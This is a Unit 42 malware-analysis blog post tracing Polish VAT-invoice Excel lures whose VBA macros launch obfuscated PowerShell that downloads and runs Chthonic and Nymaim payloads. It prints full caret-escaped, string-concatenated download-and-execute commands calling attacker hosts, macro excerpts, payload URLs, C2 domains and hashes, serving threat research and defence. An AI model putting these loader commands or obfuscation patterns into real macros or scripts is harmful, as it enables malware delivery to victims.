Blog Home (https://researchcenter.paloaltonetworks.com/) > Unit 42 (https://researchcenter.paloaltonetworks.com/unit42/) > The Curious Case of Notepad and Chthonic: Exposing a Malicious Infrastructure

The Curious Case of Notepad and Chthonic: Exposing a Malicious Infrastructure

By Jeff White (https://researchcenter.paloaltonetworks.com/author/jeff-white/)

August 15, 2017 at 5:00 AM
Category: Unit 42 (https://researchcenter.paloaltonetworks.com/unit42/)
Tags: Chthonic (https://researchcenter.paloaltonetworks.com/tag/chthonic/), microsoft (https://researchcenter.paloaltonetworks.com/tag/microsoft/), Nymaim (https://researchcenter.paloaltonetworks.com/tag/nymaim/), Powershell (https://researchcenter.paloaltonetworks.com/tag/powershell/)

👁 10,101 👍(3)
(https://twitter.com/home?status=https%3A%2F%2Fresearchcenter.paloaltonetworks.com%2F2017%2F08%2Funit42-the-curious-case-of-notepad-and-chthonic-exposing-a-malicious-infrastructure%2F+The+Curious+Case+of+Notepad+and+Chthonic%3A+Exposing+a+Malicious+Infrastructure) f (https://www.facebook.com/sharer/sharer.php?u=https%3A%2F%2Fresearchcenter.paloaltonetworks.com%2F2017%2F08%2Funit42-the-curious-case-of-notepad-and-chthonic-exposing-a-malicious-infrastructure%2F) in (https://www.linkedin.com/shareArticle?mini=true&url=https%3A%2F%2Fresearchcenter.paloaltonetworks.com%2F2017%2F08%2Funit42-the-curious-case-of-notepad-and-chthonic-exposing-a-malicious-infrastructure%2F&title=The+Curious+Case+of+Notepad+and+Chthonic%3A+Exposing+a+Malicious+Infrastructure&summary=&source=)
(//www.reddit.com/submit)

Recently, I've been investigating malware utilizing PowerShell and have spent a considerable amount of time refining ways to identify new variants of attacks as they appear. This posting is a follow-up of my previous work on this subject in "Pulling Back the Curtains on EncodedCommand PowerShell Attacks" (https://researchcenter.paloaltonetworks.com/2017/03/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks/).

In a sample I recently analyzed, something stood out as extremely suspicious which led me down a rabbit hole, uncovering malicious infrastructure supporting Chthonic, Nymaim, and other malware and malicious websites.

Throughout this blog post I present my analysis and thought process during this research, but if you would just like a list of the findings, they are over on our Unit42 GitHub (https://github.com/pan-unit42/iocs/tree/master/notepadcase).

One of these things is not like the others…


Most commonly, PowerShell is launched from a Microsoft Office document that uses a VBA macro to launch PowerShell to perform something malicious – typically downloading the "real" malware to run. I focused my hunting on the PowerShell activity with Palo Alto Networks AutoFocus to determine whether it's worth digging into further based on "uniqueness" and functionality.

In this case, the first sample I looked at stood out for another reason entirely. If you take a look at the below PowerShell, you'll quickly understand why.

```
<null> , cMd.exe /c "p^Ow^ERS^hel^l^.e^x^e^ -nO^l -No^Ni^Nt^ -W^InDO^ws^ 1 -NoprO^FIle^ -eX^Ec^U B^Ypa^S^s $fos=''',''';$hit='dfil';$fd
=');sta';$dr='(ne';$ed='ject ';$ipo='syst';$kos='t.we';$rem='ent).do';$sad='wnloa';$kp='w-ob';$nim='e(''';$mo='%ap';$uy='pdat';$ji='a%.e
x';$pol='em.ne';$oe='e''';$jik='rt-pro';$naw='cess ''';$lim='bcli';Invoke-Expression($dr+$kp+$ed+$ipo+$pol+$kos+$lim+$rem+$sad+$hit+$nim
+'https://notepad-plus-plus[.]org/repository/7.x/7.4.2/npp.7.4.2.Installer.exe'+$fos+$mo+$uy+$ji+$oe+$fd+$jik+$naw+$mo+$uy+$ji+$oe)"
```

This code downloads a file from the legitimate Notepad++ website. My initial thought was the worst-case scenario – they've been compromised and are distributing malware! I immediately downloaded the file from the website, but everything looked normal. Of course, I had to investigate further.

The sample stayed true to the previous outline I laid out for these attacks: the Microsoft Excel document appeared to be a lure about financial information, specifically a VAT invoice written in Polish as shown below.



Na pasku komunikatu programu Microsoft Excel kliknij pozycję "Włącz zawartość"

23
7
3
0
zw

NAZWA FIRMY	oooooooooo	Miejscowość dnia:	08/9/2017
KOD POCZTOWY, MIASTO	ooooooooooooo	Data sprzedaży:	08/9/2017
ADRES SIEDZIBY	oooooooooooooooo		
NUMER NIP	oooooooo		
TEL / FAX	oooooooooooo		


FAKTURA VAT NR 26 Jul

orginał / kopia

SPRZEDAWCA:	oooooooooo
adres:	oooooooooooooooooooooo
NIP	oooooooooo
NABYWCA:	oooooooo
adres:	oooooooooooo
NIP:	oooooooo
Sposób zapłaty:	oooooo
bank:	oooooooo
nr konta:	oooooooooooooooo
termin zapłaty:	oooooooooooooooo

Lp.	Nazwa towaru lub usługi	Ilość	J.m.	Cena jednostki netto (zł)	Wartość bez podatku (zł)	Podatek		Wartość z podatkiem (zł)
						%	Kwota (zł)	
1	oooooooo	1	szt.	#NAME?	#NAME?	23	#NAME?	#NAME?
2	oooooooooo	2	szt.	#NAME?	#NAME?	23	#NAME?	#NAME?
3			szt.		0.00		0.00	0.00
4			szt.		0.00		0.00	0.00
5			szt.		0.00		0.00	0.00
				RAZEM	#NAME?		#NAME?	#NAME?
				W tym	#NAME?	23	#NAME?	#NAME?
					0.00	7	0.00	0.00

Looking under the hood we see the VBA code that builds the PowerShell command and launches it but something seemed off. There are a ton of functions that are clearly decoding information from arrays after which it executes an already decoded PowerShell command. I decided to debug the macro and see exactly what it's doing before I made any decisions.



```
Function bigbiglos()
bigbiglos = """" + ""
End Function
Function sandaltree()
efo = "" + "  "
sandaltree = efo + "-" + "e"
End Function
Sub Workbook_Open()
If xlCategory > 0 Then
horrorr = martyni & bigbiglos
'''''''Shelleeee horrorr, 0
Debug.Print horrorr
MsgBox horror, vbCritical, "Naprawdẽ myœlisz, ¿e nie jestem virusem?"
Shell "cMd.exe   /c ""p^Ow^ERS^hel^l^.e^x^e^  -nO^l -No^Ni^Nt^  -W^InDO^ws^ 1 -NoprO^FIle^  -eX^Ec^U  B^Ypa^S^s $fos=''',''';$hit='dfil';$fd=');sta';
End If
```

```
cMd.exe   /c "p^Ow^ERS^hel^l^.e^x^e^  -nO^l -No^Ni^Nt^  -W^InDO^ws^ 1 -NoprO^FIle^  -eX^Ec^U  B^Ypa^S^s $fos=''',''';$hit='dfil';$fd=');sta';$dr='(ne';$
```

If you look at the above image, there are five things to note.

1. The variable 'horrorr' (double 'r') is the result of all of the previously mentioned decoding functions. This builds a PowerShell command.

2.You can see 'Shelleeeee horrorr, 0' commented out, I believe this was intended to launch the previous PowerShell command.

3. The 'Debug.Print horrorr' prints the content of that variable in the 'Immediate' area shown in the screenshot. The domain in this command is NOT 'notepad-plus-plus.org' and can be seen below.

```
cMd.exe   /c "p^Ow^ERS^hel^l^.e^x^e^  -nO^l -No^Ni^Nt^  -W^InDO^ws^ 1 -NoprO^FIle^  -eX^Ec^U  B^Ypa^S^s $fos=''',''';$hit='dfil';$fd=');sta';$dr='(ne';$ed='ject ';$ipo='syst';$kos='t.we';$rem='ent).do';$sad='wnloa';$kp='w-ob';$nim='e(''';$mo='%ap';$uy='pdat';$ji='a%.ex';$pol='em.ne';$oe='e''';$jik='rt-pro';$naw='cess ''';$lim='bcli';Invoke-Expression($dr+$kp+$ed+$ipo+$pol+$kos+$lim+$rem+$sad+$hit+$nim+'https://farhenzel[.]co/gls.exe'+$fos+$mo+$uy+$ji+$oe+$fd+$jik+$naw+$mo+$uy+$ji+$oe)"
```

4. The 'MsgBox' will pop-up and not display anything, because the variable passed is 'horror' (1 'r') along with the message 'Do you really think I'm not a virus?' in Polish.

5. The hard coded PowerShell command with 'notepad-plus-plus.org' will run.

The most likely conclusion that can be drawn here is that an analyst or researcher obtained this file, modified it to see the content (misspelling the variable name along the way) post-decoding, and uploaded it to see what it did in a sandbox. To be sure though, I needed to find other samples and see how they stacked up against this one.

Going back to the PowerShell command, the initial reason I stopped to look at it was due to the way they concatenated variables to form the download command and output. This also provides a perfect pivot point to hunt for samples. Using the below string to search Process Activity in AutoFocus revealed 171 samples.

```
$dr+$kp+$ed+$ipo+$pol+$kos+$lim+$rem+$sad+$hit+$nim
```

The dates were all fairly recent, having been received in the past few days since the beginning of August. The documents shared the same themes for lures but the VBA macro and resulting PowerShell were more along the lines of what I expected.

For sample “538ff577a80748d87b5e738e95c8edd2bd54ea406fe3a75bf452714b17528a87” the following is an excerpt from the VBA macro building the PowerShell command.

```
tntcurier = "$fos='''" + "','''';$hit='df" + "il';$fd=');sta';$dr='(ne';$ed" + "='ject '" + ";$ipo='syst';$kos='t.we';$rem='ent).do';$sad"
tntcurier = tntcurier + "='wn" + "l" + "oa';$kp" + "='w-" + "ob'" + ";$nim='e('''" + "';$mo='" + cautrunova(2) + "';$" + "uy='" + cautrunov
```

Along with the subsequent Process Activity using the newly built PowerShell command, which aligns with what was commented out of the first sample analyzed.


```
Windows\SysWOW64\cmd.exe , cMD.exe /c "p^Ow^ERS^hel^l^.e^x^e^ -nO^l -No^Ni^Nt^ -W^InDO^ws^ 1 -NoprO^FIle^ -eX^Ec^U B^Ypa^S^s $fos=''',''';$
```

Given this, I iterated over all 171 samples and extracted the following URL’s where PowerShell is downloading a payload.

```
http://ditetec[.]com/ts.exe
http://ditetec[.]com/u2.exe
http://domass[.]com.ua/index.gif
http://firop[.]com/ego.exe
http://unoset[.]com/jpx.exe
http://unoset[.]com/sxr.exe
https://doci[.]download/inc.exe
https://farhenzel[.]co/gls.exe
https://farsonka[.]co/trb.exe
https://formsonat[.]co/mrb.exe
https://fortuma[.]co/scu.exe
https://iilliiill[.]bid/6ven.exe
https://iilliiill[.]bid/ven.exe
https://iilliiill[.]bid/ven.tvv
https://lom[.]party/mov.exe
https://naiillad[.]date/ex3.exe
https://naiillad[.]date/u3.exe
https://naiillad[.]date/vmer.exe
https://naiillad[.]date/vsync.exe
https://notepad-plus-plus[.]org/repository/7.x/7.4.2/npp.7.4.2.Installer.exe
https://prof[.]cricket/wp.exe
https://tvavi[.]win/pago.exe
```

Pass the Chthonic

Going back to the Process Activity, we can see the SHA256 value of each downloaded file and compile a list of hashes for further pivoting as shown below.



<null>	CreateProcessInternalW	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe , pOwERShell.exe -nOl -NoNiNt -WInDOws 1 -NoprOFIle -eXEcU BYpaSs $fos=''',''';$hit='dfil';$fd=');sta';$dr='(ne';$ed='ject ';$ipo='syst';$kos='t.we';$rem='ent).do';$sad='wnloa';$kp='w-ob';$nim='e(''';$mo='a';$uy='tpu';$ji='wi.ex';$pol='em.ne';$oe='e''';$jik='rt-pro';$naw='cess ''';$lim='bcli';Invoke-Expression($dr+$kp+$ed+$ipo+$pol+$kos+$lim+$rem+$sad+$hit+$nim+'https://futanostra.win/foglio.ful'+$fos+$mo+$uy+$ji+$oe+$fd+$jik+$naw+$mo+$uy+$ji+$oe)
powershell.exe	hash	users\administrator\documents\atpuwi.exe , 0C6174E4F4159D5F111AF479B4E682F1 , D5E56B9B5F52293B209A60C2CCD0ADE6C883F9D3EC09571A336A3A4D4C79134B

After iterating over the 171 samples, we’re left with this list of hashes for the downloaded files. Note that there are fewer payloads than there are samples, indicating many of the documents download the same payload.

Below is a table with the compile date and some PDB strings found within a few of the binaries. Most of the compile times are within the past two months, with 6 in August and a couple from as recently as two days ago at the time of this writing.


SHA256	Compile Date	PDB String
29c7740f487a461a96fad1c8db3921ccca8cc3e7548d44016da64cf402a475ad	2016-12-10 01	
d5e56b9b5f52293b209a60c2ccd0ade6c883f9d3ec09571a336a3a4d4c79134b	2016-12-10 03	C:\RAMDrive\Charles\heaven\reams\Teac.pdb
dd5f237153856d19cf20e80ff8238ca42047113c44fae27b5c3ad00be2755eea	2016-12-10 16	C:\Cleaner\amuse\rang\AutoPopulate\la.pdb
a5001e9b29078f532b1a094c8c16226d20c03922e37a4fca2e9172350bc160a0	2016-12-20 18	
8284ec768a06b606044defe2c2da708ca6b3b51f8e58cb66f61bfca56157bc88	2017-07-05 10	
f0ce51eb0e6c33fdb8e1ccb36b9f42139c1dfc58d243195aedc869c7551a5f89	2017-07-09 20	C:\TableAdapter\encyclopedia\Parik.pdb

145d47f4c79206c6c9f74b0ab76c33ad0fd40ac6724b4fac6f06afec47b307c6	2017-07-10 08	C:\ayakhnin\reprductive\distortedc.pdb
dc8f34829d5fede991b478cf9117fb18c32d639573a827227b2fc50f0b475085	2017-07-11 01	C:\positioning\scrapping\Szets\thi.pdb
7fe1069c118611113b4e34685e7ee58cb469bda4aa66a22db10842c95f332c77	2017-07-11 02	C:\NeXT\volatile\legacyExchangeDNs.pdb
5edf117e7f8cd176b1efd0b5fd40c6cd530699e7a280c5c7113d06e9c21d6976	2017-07-12 23	
2a80fdda87127bdc56fd35c3e04eb64a01a159b7b574177e2e346439c97b770a	2017-07-13 00	
a9021e253ae52122cbcc2284b88270ceda8ad9647515d6cca96db264a76583f5	2017-07-18 00	
dd639d76ff6f33bbfaf3bd398056cf4e95e27822bd9476340c7703f5b38e0183	2017-07-18 00	
e5a00b49d4ab3e5a3a8f60278b9295f3d252e3e04dadec2624bb4dcb2eb0fada	2017-07-24 17	
6263730ef54fbed0c2d3a7c6106b6e8b12a6b2855a03e7caa8fb184ed1eabeb2	2017-07-24 22	C:\Snapshot\Diskette\hiding\ROCKMA.pdb
43bfaf9a2a4d46695bb313a32d88586c510d040844f29852c755845a5a09d9df	2017-07-25 06	
b41660db6dcb0d3c7b17f98eae3141924c8c0ee980501ce541b42dc766f85628	2017-07-25 06	C:\mdb\Changed\Container\praise.pdb
9acdad02ca8ded6043ab52b4a7fb2baac3a08c9f978ce9da2eb51c816a9e7a2e	2017-07-25 07	
2ddaa30ba3c3e625e21eb7ce7b93671ad53326ef8b6e2bc20bc0d2de72a3929d	2017-07-25 20	C:\helpers\better\Expr\Eight\DS.pdb
b836576877b2fcb3cacec370e5e6a029431f59d5070da89d94200619641ca0c4	2017-07-26 12	C:\V\regard\violates\update\AMBW\a.pdb
0972fc9602b00595e1022d9cfe7e9c9530d4e9adb5786fea830324b3f7ff4448	2017-07-26 20	
2c258ac862d5e31d8921b64cfa7e5a9cd95cca5643c9d51db4c2fcbe75fa957a	2017-07-27 01	C:\executablery\constructed\IIc.pdb
dd9c558ba58ac81a2142ecb308ac8d0f044c7059a039d2e367024d953cd14a00	2017-07-27 02	
cb3173a820ac392005de650bbd1dd24543a91e72d4d56300a7795e887a8323b2	2017-07-31 14	C:\letterbxing\EVP\Chices\legit.pdb
a636f49814ea6603534f780b83a5d0388f5a5d0eb848901e1e1bf2d19dd84f05	2017-07-31 18	C:\Biomuse\moment\705\cnvincing.pdb
677dd11912a0f13311d025f88caabeeeb1bda27c7c1b5c78cffca36de46e8560	2017-07-31 21	

fdedf0f90d42d3779b07951d1e8826c7015b3f3e724ab89e350c9608e1f23852	2017-08-01 21	
142bf7f47bfbd592583fbcfa22a25462df13da46451b17bb984d50ade68a5b17	2017-08-02 09	
6f4b2c95b1a0f320da1b1eaa918c338c0bab5cddabe169f12ee734243ed8bba8	2017-08-02 12	C:\cataloging\Dr\VarianceShadows11.pdb
fd5fd7058cf157ea249d4dcba71331f0041b7cf8fd635f37ad13aed1b06bebf2	2017-08-04 02	C:\dumplings\That\BIT\Warez\loc.pdb
5785c2d68d6f669b96c3f31065f0d9804d2ab1f333a90d225bd993e66656b7d9	2017-08-07 12	C:\Lgisys\hypothesized\donatedc.pdb
675719a9366386034c285e99bf33a1a8bafc7644874b758f307d9a288e95bdbd	2017-08-07 17	C:\work\cr\nata\cpp\seven\seven\release\seven.pdb

At least one of the binaries compiled in August had a PDB string I was able to locate online in a collection of other PDB files, so they may be introducing their malicious code into these files before compiling someone else's project.

Once the file has been downloaded and executed, the new process will launch a legitimate executable, such as "msiexec.exe", and inject code into it. This code will then download further payloads through a POST request to various websites. This pattern is shared across the original samples.



Wireshark · Follow TCP Stream (tcp.stream eq 2) · network

```
POST /net/ HTTP/1.0
Host: ponedobla.bit
Content-Length: 880

...u.1..-C. d./.....S.....
)....x....J.._.'.W.    .uu.g..............J(..9.a..9.(.b.T#^.0p.....dAF.$w.y7........A.
n95..
.....W.....~.........l...;.......;.#.h%...M.jW..._...o.E..           ....8..\..."....-.......#0Z.[..~...\oJ=...k.
..ALx.m.(.;.f
..........U.;...).%qi...{.4yu....."5W-.,...2n..@.".Eh...'...wa.&.P^..9         %:...j.........u....-.HXG.^M....-.-........
9(.,..C...E...'bl5.......o.Qhc.....T..3...Z..W...G.....k~.:....4..\.......[..X.t.'......rf..gw.....H..#L.Ehc....;p.[......Ua
...F./...O..SD...;.....f......(%... .M...}^...;+..2q.........u4%8.8..G.d{.v.H....l.[..<..............\.....g...O.v.....*..<J
[...]....#..........Q.Qf.Y.D.V.v.Q...O....?..z.<...+.S...,.AM...v. ...`..
y....:p.<.!*..bI.... 8......\<..3.u....5....LU..+..iL@"_+~...I.HTTP/1.1 200 OK
Server: nginx
Date: Wed, 02 Aug 2017 08:50:20 GMT
Content-Type: text/html
Content-Length: 225904
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16

.....1..K.Ln/z;.8.....8......@. P..}2.1...\h?.9&.....7S+......wW.........l.C..h.t,.ed.|....\...V.x..AE...W.}..k.K.g...iv:....
Yt...,id.!.....hy..].......>.......Jh(....?..W..c...(.   .D.g.7:....Q.l..8.....i"(....:,.6P`..Db*g?Z........d......Af.....n
.....@I..5
.3%....9
....>.0..........8..=....r.G.y...w...0..>r#_;f.k......o.-.QY..v.......1F!..*.+.0/7..X.2t!.r
.+..'......%!.
.&x.U..X....M+|
.&x.U..X....M+|.......q-....8.@t...].zv..+.....L.p..........T.P.....R..m...K.n/.....Z.....]..;....A...".....F.....NC
c..*..
...,...1.LWi{....S.z.1.4M.1%8.J.+@.6....1%L..
```


These HTTP requests match known patterns for a banking Trojan named Chthonic, which is a variant of Zeus. A good write-up from 2014 on the malware can be found in this writeup from Yury Namestnikov, Vladimir Kuskov, Oleg Kupreev at Kaspersky Lab here (https://securelist.com/chthonic-a-new-modification-of-zeus/68176/) and indicates that the returned data is an RC4 encrypted loader that sets-up the main Chthonic module which can download additional modules or malware.

A dab of Nymaim

Iterating once again over the 171 samples and scraping out the HTTP POST requests, I ended up with the below set of domains.

```
amellet[.]bit
danrnysvp[.]com
ejtmjealr[.]com
firop[.]com
gefinsioje[.]com
gesofgamd[.]com
ponedobla[.]bit
unoset[.]com
```

Using this as the next pivot, we have 6,034 unique samples that get returned in AutoFocus having made POST requests to these sites. Additionally, we can see there were at least 3 very large campaigns where Palo Alto Networks saw activity to these sites in July.



From these distribution sites, we can see that 5,520 samples are making HTTP requests to them and these samples have been identified as another downloader Trojan named Nymaim.


The majority of the overall samples came from the following four sites.

```
ejtmjealr[.]com
gefinsioje[.]com
gesofgamd[.]com
ponedobla[.]bit
```

The 'ejtmjealr[.]com' domain is particularly interesting due to a similar domain, 'ejdqzkd[.]com' being discussed by Jarosław Jedynak of CERT.PL in this analysis of Nymaim (https://www.cert.pl/en/news/single/nymaim-revisited/) from earlier in the year. They go on to discuss how Nymaim uses a static configuration to contact that domain, which will return IP's that go into a DGA and output the actual IP addresses needed for C2 communication. Ben Baker, Edmund Brumaghin and Jonah Samost of Talos have a fantastic write-up of this process here (http://blog.talosintelligence.com/2016/09/goznym.html).

